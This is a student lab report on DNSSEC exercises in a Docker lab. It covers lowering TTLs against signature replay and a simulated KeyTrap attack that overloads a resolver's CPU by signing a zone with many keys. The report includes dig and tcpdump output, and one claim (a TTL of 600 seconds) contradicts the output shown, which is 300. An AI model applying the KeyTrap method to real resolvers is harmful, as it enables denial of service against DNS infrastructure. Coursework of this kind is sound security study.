
1. Editing TTL Values

We reduced the TTL of DNS records to a lower value (300 seconds), minimizing the window during which stale but signed responses can be cached. This means even if a signed DNS response is replayed while still within its RRSIG validity period, it would only remain in the resolver's cache for a short duration.

- Before the change: The zone file had longer TTL values, making it easier for replayed records to persist.
- After the change: TTL was explicitly set to 300 seconds in `example.edu.db`.

2. Re-signing and Reloading the Zone

After updating the TTL values, we re-signed the `example.edu` zone file to ensure the changes were cryptographically enforced:





```
dnssec-signzone -S -o example.edu example.edu.db
```

Then, we restarted the DNS service and reloaded the zone configuration.

3. Flushing DNS Cache

We flushed the DNS cache on the `local_dns_server` container to remove any previously cached entries with the old TTL values. This ensured the resolver started caching fresh data under the updated TTL constraints.

Flushing the cache is critical after modifying TTL or re-signing a zone because cached data may not reflect the latest configuration if left uncleared.



4. Validation via `dig`

We ran a `dig` query after reloading:

```
dig @10.9.0.53 example.edu A +dnssec
```

```
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker exec -it user-10.9.0.5 bash
root@62d6d3ff46b6:/# dig @10.9.0.53 example.edu +dnssec

; <<>> DiG 9.16.1-Ubuntu <<>> @10.9.0.53 example.edu +dnssec
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5499
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 4096
; COOKIE: 316adce9c8f669ea0100000068095d09c406d8a6cce06f47 (good)
;; QUESTION SECTION:
;example.edu.                   IN      A

;; ANSWER SECTION:
example.edu.            300     IN      A       1.2.3.5
example.edu.            300     IN      RRSIG   A 8 2 300 20250523192328 20250423192328 15783 example.edu. piRH/NmY+houO4IGr5LsW/vVJdMLEqJZ5Og38AI2zNMmWlyvKFPPHaRS 7ydAqtw1bXCmpCqn
WJwm+XMeB/82Zn9KK1SxRuDjr4kStqDGOZQT /kZRJqvZo6h4r894qGFXo52av/YQtDSGRSWrk78Q3evaRfO0ixmuMWU0 I7Q=

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 23 21:35:05 UTC 2025
;; MSG SIZE  rcvd: 255
```

The response confirmed the TTL was correctly updated to 600 seconds, as expected.

5. Observations from PCAP Analysis

```
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker exec -it local-dns-10.9.0.53 bash
root@4f26e4bc49c7:/# rndc flush
root@4f26e4bc49c7:/# tcpdump -i any udp port 53 -w local-dns-before.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
root@4f26e4bc49c7:/# tcpdump -i any udp port 53 -w local-dns-after.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C20 packets captured
20 packets received by filter
0 packets dropped by kernel
root@4f26e4bc49c7:/# exit
exit
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$ docker cp local-dns-10.9.0.53:local-dns-after.pcap .
Successfully copied 8.7kB to /home/vineeth/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup/.
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/seed-labs/category-network/DNSSEC/Labsetup$
```

- Before TTL update: In the initial PCAP capture prior to any TTL adjustments, we observed a standard DNSSEC response with a single A record, indicating the cache was clean and not affected by any replay.
- After TTL update and cache flush:
  - Another PCAP was captured.
  - This time, the server responded with a fresh and complete set of DNS records (A, AAAA, etc.).
  - This demonstrated that the resolver was no longer relying on outdated cached data and was pulling live data from the authoritative server.

Conclusion

Reducing the TTL values and flushing the cache effectively mitigated the signature replay risk. The resolver was able to:

- Discard stale records promptly.
- Validate fresh data directly from authoritative sources.
- Prevent acceptance of replayed or expired DNSSEC responses.

This simple yet impactful strategy enhances the resilience of DNS resolvers against replay attacks by reducing the time window in which stale responses can be exploited.

Task 4: DNSSEC Keytrap Attack Simulation

The goal of this task is to simulate a **DNSSEC Keytrap attack**, where a DNS resolver is overwhelmed by the need to validate an excessive number of cryptographic keys. This computational overload results in high CPU consumption, potentially leading to a Denial-of-Service (DoS) condition on the resolver.


Step 1: Setup of `spare-edu` Name Server

To initiate the simulation, we configured a new name server under the domain `smith2022.edu`, deliberately introducing a **large number of DNSSEC keys**. This abnormal configuration is designed to simulate a Keytrap scenario.

Key Generation and Zone Signing


- Multiple keys were generated for `smith2022.edu`.

- The zone was **signed using all the generated keys**, significantly increasing the cryptographic workload for validating resolvers.



- A **DS (Delegation Signer)** record for `smith2022.edu` was added to the **EDU TLD server's zone file**.

- The **root server** was also updated to delegate the domain to the newly signed `smith2022.edu` zone.



Step 2: Monitoring CPU Usage

To observe the performance impact of this Keytrap configuration, we sent DNS queries from the user system to the local DNS server:

```
dig @10.9.0.53 www.example.edu +dnssec      # Baseline
query

dig @10.9.0.53 www.smith2022.edu +dnssec    #
Keytrap-triggering query
```

- The query to `example.edu` provided a baseline for comparison.
- The query to `smith2022.edu` triggered the Keytrap effect by forcing validation against numerous DNSSEC keys.

CPU Monitoring Script

We monitored CPU usage in real time using the following shell script:

```
#!/bin/bash

LOG_FILE="docker_cpu_log.csv"

echo "Timestamp,Container,CPU%" > "$LOG_FILE"

while true; do

    TIMESTAMP=$(date +"%Y-%m-%d %H:%M:%S")

    docker stats --no-stream --format "{{.Name}},{{.CPUPerc}}" |
while read line; do

        echo "$TIMESTAMP,$line" >> "$LOG_FILE"

    done

    sleep 1

done
```

This script captured the CPU utilization of all Docker containers every second, helping us assess the stress induced by DNSSEC validation.

```
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/task2/seed-labs/category-network/DNSSEC/Labsetup/nameserver$ cd ..
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/task2/seed-labs/category-network/DNSSEC/Labsetup$ nano loger.sh
vineeth@vineeth-Vostro-3501:~/Documents/TASK-2/task2/seed-labs/category-network/DNSSEC/Labsetup$ ./loger.sh
```

Step 3: Varying Key Counts and Analyzing CPU Impact

To assess the scalability of the Keytrap vulnerability, we gradually increased the number of DNSSEC keys used for signing `smith2022.edu`, in increments (e.g., 5, 10, 15, … up to 50 keys).

For each test:

- All generated keys were included in the signing process.
- The DNSSEC query to `smith2022.edu` was executed.
- CPU usage data was logged using the script.
- We recorded both **peak and average CPU utilization** of the `local-dns-server` container.

Results and Observations


A **clear increase in CPU usage** was generally observed as the number of keys increased. While the baseline domain (`example.edu`) maintained low CPU impact, `smith2022.edu` showed a rising computational load with higher key counts.

Graphical Analysis

Using the recorded logs, a graph was plotted showing **maximum CPU usage vs. number of DNSSEC keys**.

While a **linear increase** in CPU consumption was expected, the actual results showed some **fluctuations**:

- A spike in CPU at 10 keys.
- A surprising dip at 25 keys.
- Another sharp rise at 50 keys.



Interpretation

These inconsistencies could be attributed to:

- Caching effects that temporarily reduce resolver load.
- Timing mismatches in CPU logging intervals.
- Resolver optimizations that might ignore some redundant or unused keys.

Nonetheless, the simulation effectively demonstrated that:

- **DNSSEC validation becomes increasingly expensive** with more DNSKEYs.

- Resolvers can be **deliberately overwhelmed** using zones signed with excessive keys.

- This confirms the feasibility of **Keytrap attacks** as a denial-of-service technique against DNSSEC-enabled systems.

ANTI-PLAGIARISM STATEMENT

I certify that this assignment/report is my own work, based on my personal study and/or research and that I have acknowledged all material and sources used in its preparation, whether they be books, articles, reports, lecture notes, and any other kind of document, electronic or personal communication. I also certify that this assignment/report has not previously been submitted for assessment in any other course, except where specific permission has been granted from all course instructors involved, or at any other time in this course, and that I have not copied in part or whole or otherwise plagiarised the work of other students and/or persons. I pledge to uphold the principles of honesty and responsibility at CSE@IITH. In addition, I understand my responsibility to report honour violations by other students if I become aware of it.

Name:CHALASANI VINEETH

Date: 24/5/2025

Signature:C.V